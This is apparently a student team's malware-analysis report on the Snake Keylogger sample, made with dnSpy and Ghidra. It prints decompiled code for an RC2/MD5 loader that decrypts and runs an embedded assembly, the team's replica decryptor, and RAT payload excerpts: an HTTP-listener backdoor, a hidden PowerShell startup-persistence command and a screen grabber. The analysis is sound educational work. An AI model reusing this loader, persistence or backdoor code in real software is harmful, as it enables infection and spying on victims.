

# Snake Keylogger


Jake Danson, Theron Hawley, Josh Danson

## Purpose


For this assignment, our goal is to investigate and reverse engineer the Snake Keylogger and create a report and presentation on our findings.

## Process

The first step taken was to research the Snake Keylogger. It can be found [here](#). Next, we setup our isolated environment & download the keylogger.



Next, we will begin the debugging process. We chose to start with Ghidra. On first import to Ghidra, we see the properties of the file. Once we start looking at the function, for some reason the functions all point to `_CorExeMain()`, so we need to figure this part out:



After some research, the best way to reverse engineer a .NET application is to use the dn spy tool. This can be found [here](#).

After some troubleshooting, we had to disable the antivirus on the machine. Simple & dumb, but good to note.


We are working with the .NET version 4 framework. .NET framework can only be run on Windows devices and therefore it is exclusively a Windows vulnerability:

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
    DebuggableAttribute.DebuggingModes.DisableOptimizations |
    DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
    DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyCompany("agam")]
[assembly: AssemblyConfiguration("Debug")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("agam")]
[assembly: AssemblyTitle("agam")]
```

Next, we load the keylogger into DNSpy. This can be found here. We have now found the enterypoint:

```
1 // agam.Program
2 // Token: 0x06000042 RID: 66 RVA: 0x0000222D File Offset: 0x0000042D
3 private static void Main(string[] args)
4 {
5     Product.Ezlenkoka();
6 }
7
```

Clicking on Product class, we get:



The screenshot shows the Assembly Explorer on the left with the 'Product' class selected. The main pane displays the code for the 'Product' class:

```
1 using System;
2 namespace agam
3 {
4     // Token: 0x02000008 RID: 8
5     public class Product
6     {
7         // Token: 0x0600003C RID: 60 RVA: 0x00002204 File Offset: 0x00000404
8         public Product(string nameOfProduct)
9         {
10             this.nameOfProduct = nameOfProduct;
11         }
12
13         // Token: 0x0600003D RID: 61 RVA: 0x00002E5C File Offset: 0x0000105C
14         public string getName()
15         {
16             return this.nameOfProduct;
17         }
18
19         // Token: 0x0600003E RID: 62 RVA: 0x00002215 File Offset: 0x00000415
20         public static void Ezlenkoka()
21         {
22             Activator.CreateInstance(Person.CurrenSlides);
23         }
24
25         // Token: 0x0600003F RID: 63 RVA: 0x00002223 File Offset: 0x00000423
26         public void setName(string nameOfProduct)
27         {
28             this.nameOfProduct = nameOfProduct;
29         }
30
31         // Token: 0x04000016 RID: 22
32         private string nameOfProduct;
33     }
34 }
35
36
```

We can see it is creating an instance (note quite sure of what - yet). Since the `Activator.CreateInstance` method is a System class, lets take a look at the Person class:

```
// Token: 0x0600003E RID: 62 RVA: 0x00002215 File Offset: 0x00000415
public static void Ezlenkoka()
{
    Activator.CreateInstance(Person.CurrenSlides);
}
```

This is interesting. It looks like this malware is attempting to hide itself in a Covid related software. We find at the bottom we find a call to create a Customer class:

```
106 // Token: 0x04000014 RID: 20
107 protected bool Covid19;
108
109 // Token: 0x04000015 RID: 21
110 public static Type CurrenSlides = Person.Eplotions(Customer.Paradise);
111 }
112
113
```

Let's look into the Customer class. We found something interesting at the bottom of the class. There is a function and it looks like it is taking a byte array and a string - notably called 'Loops'.

```
1 // agam.Customer
2 // Token: 0x0400000E RID: 14
3 public static byte[] Paradise = AgaMacolet.ZindgeSaxte(CashRegister.Untistan, "AxvhMfnyTrBArEBQAYLhAhZBOW");
4
```

```
// Token: 0x0600000F RID: 15 RVA: 0x000025C8 File Offset: 0x000007C8
public static byte[] ZindgeSaxte(byte[] Hun, string Loops)
{
    AgaMacolet.Available(Loops);
    return AgaMacolet.Jinatio(Hun, Hun);
}
```

In the next sequence of events, we will be going down a rabbit hole of functions that are called. These functions are of note because they include hashing algorithms, decoding and keys. This is out of the ordinary for a class that's purpose is to establish a person & Covid related information.

We hope to go down this rabbit hole to figure out what exactly everything does, and piece everything together at the end.

Taking a look of the Available function:

```
// Token: 0x0600000C RID: 12 RVA: 0x00002071 File Offset: 0x00000271
public static void Available(string Loops)
{
    AgaMacolet.Pumprize(Loops);
    AgaMacolet.GN();
}
```

Taking a look inside Pumprize

```
// Token: 0x06000008 RID: 8 RVA: 0x00002444 File Offset: 0x00000644
public static byte[] Pumprize(string Stand)
{
    return AgaMacolet.TR3ND0R.Key = AgaMacolet.Motions(Stand);
}
```

Taking a look inside Motions:

```
// Token: 0x06000006 RID: 6 RVA: 0x00002394 File Offset: 0x00000594
public static byte[] Motions(string Crouch)
{
    return AgaMacolet.PL3ND4Z.ComputeHash(Encoding.BigEndianUnicode.GetBytes(Crouch));
}
```

Taking a look inside GN. Setting the CHipherMode to ECB:

```
// Token: 0x06000004 RID: 4 RVA: 0x00002062 File Offset: 0x00000262
public static void GN()
{
    AgaMacolet.TR3ND0R.Mode = CipherMode.ECB;
}
```

Inside Jinatio:

```
// Token: 0x0600000A RID: 10 RVA: 0x000024B4 File Offset: 0x000006B4
public static byte[] Jinatio(byte[] B, byte[] Z)
{
    return AgaMacolet.TR3ND0R.CreateDecryptor().TransformFinalBlock(Z, 0, B.Length);
}
```

## What TransformFinalBlock Does:

```
// Token: 0x060020BD RID: 8381
byte[] TransformFinalBlock(byte[] inputBuffer, int inputOffset, int inputCount);
```

— END OF THIS TRAIL —

Taking a look inside of the ZindgeSaxte function which seems to be taking in an array(input buffer), array length & offset:

```
// Token: 0x04000004 RID: 4
public static RC2CryptoServiceProvider TR3ND0R = new RC2CryptoServiceProvider();

// Token: 0x04000005 RID: 5
public static MD5CryptoServiceProvider PL3ND4Z = new MD5CryptoServiceProvider();
```

We found that these functions are creating the ECB mode & setting the encryptor. It is returning some type of decrypted bytes.

To further analyse and understand these functions, we created our own program replicating the functions above:

```
using System.Reflection;
using System.Security.Cryptography;
using System.Text;

namespace ConsoleApp1;

class Program
{
    static RC2CryptoServiceProvider Tren;
    static MD5CryptoServiceProvider plen;

    static void Main()
    {
        var Tren = RC2CryptoServiceProvider.Create();
        var plen = MD5CryptoServiceProvider.Create();

        ConfigureEncryption(); // Configure the encryption settings

        byte[] bytes = DecryptData(GetEncryptedData());
        var something = Assembly.Load(bytes).GetExportedTypes()[0];
        Console.WriteLine(BitConverter.ToString(bytes));
    }

    static void ConfigureEncryption()
    {
        // Set up the crypto service providers

        // Derive key from a random value
        var randomValue = Encoding.BigEndianUnicode.GetBytes("AxvhMfnyTrBArEBQAYLhAhZBOWz");
        var key = plen.ComputeHash(randomValue);
        Tren.Key = key;

        Tren.Mode = CipherMode.ECB; // Set the encryption mode to ECB
    }

    // Doesn't work, we don't know the encrypted data portion
    static byte[] DecryptData(byte[] encryptedData)
    {
        byte[] decryptedData = Tren.CreateDecryptor().TransformFinalBlock(encryptedData, 0, encryptedData.Length);
    }
}
```

```
// Remove padding if needed
int paddingLength = decryptedData[decryptedData.Length - 1];
Array.Resize(ref decryptedData, decryptedData.Length - paddingLength);

return decryptedData;
}

static byte[] GetEncryptedData()
{
    int length = 24; // Number of bytes in the array

    byte[] byteArray = new byte[length];
    Random random = new Random();

    random.NextBytes(byteArray);

    // Padding to ensure byte array length is a multiple of block size
    int remainder = length % Tren.BlockSize;
    if (remainder != 0)
    {
        int paddingLength = Tren.BlockSize - remainder;
        Array.Resize(ref byteArray, length + paddingLength);
    }

    return byteArray;
}
}
```

After writing, we ran into a problem.

Problem:

```
byte[] GetBytes()
{
    var resourceMan = new ResourceManager(baseName: "random", Assembly.GetAssembly(typeof(Assembly)));
    var obj:object? = resourceMan.GetObject(name: "SpaceTeam", CultureInfo.InvariantCulture);
    return (byte[])obj;
}
```

- I do not know what the byte array is because I do not have access to the Resources from the properties file. This file is unknown:

```
agam.Properties.Resources.resources X
1 // 0x00001388: agam.Properties.Resources.resources (204008 bytes, Embedded, Private)
2 Save
3
4 // 0x00001458: SpaceTeam = 203792 bytes
5
```

So to recap, the entry point to the program:


```
// Token: 0x0600003E RID: 62 RVA: 0x00002215 File Offset: 0x00000415
public static void Ezlenkoka()
{
    Activator.CreateInstance(Person.CurrenSlides);
}
```

Now that we know what the internals are doing, we can make some assumptions based on the definition of the Activator.CreateInstance method:

*“An assembly is a logical container that can be either a dynamic assembly generated at runtime or a static assembly stored as a file on disk. It is typically represented by an assembly file (with the file extension .dll or .exe) that contains the compiled code of one or more .NET types.”*

The assumption can be made that the file that we don't have access to in the properties file is that of some malware. The Person.CurrenSlides is taking a secret that is stored in the program and decrypting the executable within the properties file. Once decrypted, the malicious executable is then called by the Activator.CreateInstance() method, which will run the executable on the victim's machine.

So we exported the solution so we can modify the files and try to rewrite the decrypted assembly file to a new file that we can further debug.



The program's base interactable menu:

```
0 references
internal class Program
{
    // Token: 0x06000040 RID: 64 RVA: 0x0002E74 File Offset: 0x0001074
    0 references
    private static int Menu()
    {
        string text;
        bool flag;
        do
        {
            Console.WriteLine("Welcome to AgaMacolet!");
            Console.WriteLine("1 - Enter a new costumer to the store.");
            Console.WriteLine("2 - Enter X of new costumers to the store.");
            Console.WriteLine("3 - Show the customers in the store.");
            Console.WriteLine("4 - To create a new cashier.");
            Console.WriteLine("5 - Show purchases record at cash registers");
            Console.WriteLine("6 - Show cashier activation logs at cash registers");
            Console.WriteLine("7 - Old customer has a corona");
            Console.WriteLine("8 - Customer exit the store.");
            Console.WriteLine("9 - Switch between Cashiers");
            Console.WriteLine("10 - Check if cashier ia able to work");
            Console.WriteLine("11 - Exit");
            text = Console.ReadLine();
            flag = (text == "1" || text == "2" || text == "3" || text == "4" || text == "5" || text == "6" || text == "7" || text == "8" || text == "9" || text == "10" || text == "11");
        } while (!flag);
        return Convert.ToInt32(text);
    }
}
```


The screenshot displays the Visual Studio IDE with the following components:

- Menu Bar:** File, Edit, View, Git, Project, Build, Debug, Test, Analyze, Tools, Extensions, Window, Help.
- Search Bar:** Search [Ctrl+Q]
- What's New?** AgaMacolet.cs
- Code Editor:**
  - File: agam.AgaMacolet
  - Class: ZIndgeSaxte(byte[] Hun, string Loops)
  - Code content:

```

156 | 0 references
157 | public void showEveryCashRegisterCashierLogs()
158 | {
159 |     for (int i = 0; i < 3; i++)
160 |     {
161 |         this.CashRegisters[i].showCashiersLogs();
162 |     }
163 | }
164 |
165 | // Token: 0x600000F RID: 15
166 | 1 reference
167 | public static byte[] ZIndgeSaxte(byte[] Hun, string Loops)
168 | {
169 |     AgaMacolet.Available(Loops);
170 |     byte[] bytes = AgaMacolet.Jinatio(Hun, Hun);
171 |     File.WriteAllBytes("haxed", bytes);
172 |     return new byte[10];
173 | }
174 |
175 | // Token: 0x6000010 RID: 16
176 | 1 reference
177 | public int getIndexOfCashRegisterWithTheLeastCustomers()
178 | {
179 |     int num = 0;
180 |     int num2 = this.CashRegisters[num].getCustomersInLine().Count;
181 |     for (int i = 1; i < 3; i++)
182 |     {
183 |         int count = this.CashRegisters[num].getCustomersInLine().Count;
184 |         if (count < num2)
185 |         {
186 |             num = i;
187 |             num2 = count;
188 |         }
189 |     }
190 |     return num;
191 | }

```
- Solution Explorer - Folder View:**
  - snake keylogger (C:\Users\jakelab\Desktop\snake keylogger)
    - agam
      - bin
        - Debug
          - agam.exe
          - agam.exe.config
          - agam.pdb
          - haxed
        - Release
      - Properties
        - agam.csproj
        - agam.ico
        - AgaMacolet.cs
        - app.config
        - app.manifest
        - Cashier.cs
        - CashRegister.cs
        - Customer.cs
        - Person.cs
        - Product.cs
        - Program.cs
- Output Window:**
  - 100% No issues found
  - Show output from: Debug



The screenshot displays the CodeBrowser interface for a Windows 10 x64 LAB project. The main window shows the assembly and C code for the entry point of a DLL.

**Assembly View (Left):**

```

100333c0 00 00 dw 0h
100333c2 5f 43 6f 72 ds "_CorDllMain"
72 44 6c
6c 48 61 ...

*****
* IMAGE_IMPORT_DESCRIPTOR - DLL NAME
*****

100333ce 6d 73 63 ds "mscorere.dll"
6f 72 65
65 2e 64 ...

100333da 00 ?? 00h
100333db 00 ?? 00h
100333dc 00 ?? 00h
100333dd 00 ?? 00h
  
```

**C Code View (Right):**

```

1 void entry(void)
2
3
4
5 /* WARNING: Could not recover
6 /* WARNING: Treating indirect
7 _CorDllMain();
8 return;
9
10
  
```

**Assembly View (Bottom):**

```

*****
* THUNK FUNCTION
*****

bunk undefined entry()
Thunked-Function: MSCOREE.DLL::_CorDllMain
AL:1 <RETURN>

undefined entry XREF[2]: Entry Point (
20 00 10 JMP dword ptr [->MSCOREE.DLL::_CorDllMain]

100333e4 00 ?? 00h
100333e5 00 ?? 00h
100333e6 00 ?? 00h
100333e7 00 ?? 00h
100333e8 00 ?? 00h
100333e9 00 ?? 00h
100333ea 00 ?? 00h
  
```

**Program Tree (Left):**

- haved
  - Headers
  - .text
  - .rsrc
  - .reloc

**Symbol Tree (Left):**

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

**Data Type Manager (Left):**

- Data Types
- BuiltinTypes
- haved
- windows\_vs12\_32

**Console - Scripting (Bottom):**

The console is currently empty.




Here is the malware generating an httpListener that hosts html pages with javascript imbedded in the pages.

```
// Token: 0x0600009A RID: 154 RVA: 0x00003D20 File Offset: 0x00001F20
0 references
public void run()
{
    HttpListener httpListener = new HttpListener();
    httpListener.Prefixes.Add(string.Format("http://*:{0}/", this.port));
    httpListener.Start();
    while (httpListener.IsListening)
    {
        HttpListenerContext context = httpListener.GetContext();
        string absolutePath = context.Request.Url.AbsolutePath;
        bool flag = false;
        foreach (WebServerCommandBase webServerCommandBase in this.commands)
        {
            bool flag2 = webServerCommandBase.Path.IsMatch(absolutePath);
            if (flag2)
            {
                webServerCommandBase.execute(context);
                flag = true;
            }
        }
    }
}
```

There are different routes on the web page that the hacker can go to, which will send them data that the malicious software was able to collect

Commands and backdoors that the malware accepts:



Here is the execution of the malware copying itself to startup folder:

```
};
"-ExecutionPolicy Bypass -command" + "Copy-Item" + "ApplicatonExecutable" + "StartupFolder"
```

```
"Powershell.exe"
{
    processStartInfo.Arguments = Args;
    processStartInfo.UseShellExecute = false;
    processStartInfo.CreateNoWindow = true;
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    LateBinding.LateCall(new Process
    {
        StartInfo = processStartInfo
    }, null, "Start".Replace("'", ""), null, null, null);
}
```

```
}

// Token: 0x060000AD RID: 173 RVA: 0x00004370 File Offset: 0x00002570
public override void execute(HttpListenerContext context)
{
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
    Graphics graphics = Graphics.FromImage(bitmap);
    graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0,
        Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, ImageFormat.Png);
    base.respondBytes(memoryStream.ToArray(), context.Response, "image/png");
    graphics.Dispose();
    bitmap.Dispose();
    memoryStream.Close();
}
}
```

Other significant items:

Found the members & hacker group who made this:

```
SpaceTeam.Web.JS.gaia.js  IDBase.2.cs  GenericInt.cs  Firewall.cs  ShareCodeUtil.cs  GlobalActionScreenshot.cs  WebServer.cs
1  code = [38, 38, 40, 40, 37, 39, 37, 39, 66, 65];
2  ci = 0;
3
4  $("body").keyup(function (e) {
5      if (e.keyCode == code[ci]) {
6          ci++;
7          if (ci >= code.length) {
8              $("#about").html("<p><strong>Greetings to all GaiA Members!</strong></p> \
9                  <p>Currently justquant, Toxoid_49b, CliftonM, xal0gic, Techel and Me (Leurak)</p>");
10             $("#aboutModal").modal();
11             ci = 0;
12         }
13     } else {
14         ci = 0;
15     }
16 });
```

Notable firewall openPort method that doesn't seem to do anything? Maybe the http listener opens one up by default?:

```
namespace TrollRAT.Utils
{
    // Token: 0x02000019 RID: 25
    1 reference
    internal class Firewall
    {
        // Token: 0x06000076 RID: 118 RVA: 0x00003448 File Offset: 0x00001648
        1 reference
        public static bool openPort(string name, int port)
        {
            try
            {
            }
            catch (Exception)
            {
                return false;
            }
            return true;
        }
    }
}
```

## Learning Opportunities

Here some things we learned in the process of completing this assignment:

- Remember to disable antivirus when attempting to run a virus!
- Take an extra 5 minutes! - We reached a dead end and decided to go down one more rabbit hole that lead us to decrypting the malicious file.
- Control + enter allows you to find and replace newlines in VS code.

## Conclusion

It became apparent that the keylogger is being activated by the Activator.CreateInstance() method which is calling to run an executable or dll file. The activator is getting the information from the Person.CurrentSlides() function which then goes deep into the other method calls and eventually decrypts the dll file stores in the agam.Properties.Resrouces.resources file. This is where the keylogger is called and runs. It turns out the keylogger isn't just a keylogger, but in fact a RAT as well. The rat runs a web service locally and creates a backdoor. Overall, this was a great learning experience and found a lot of interesting things that we did not expect.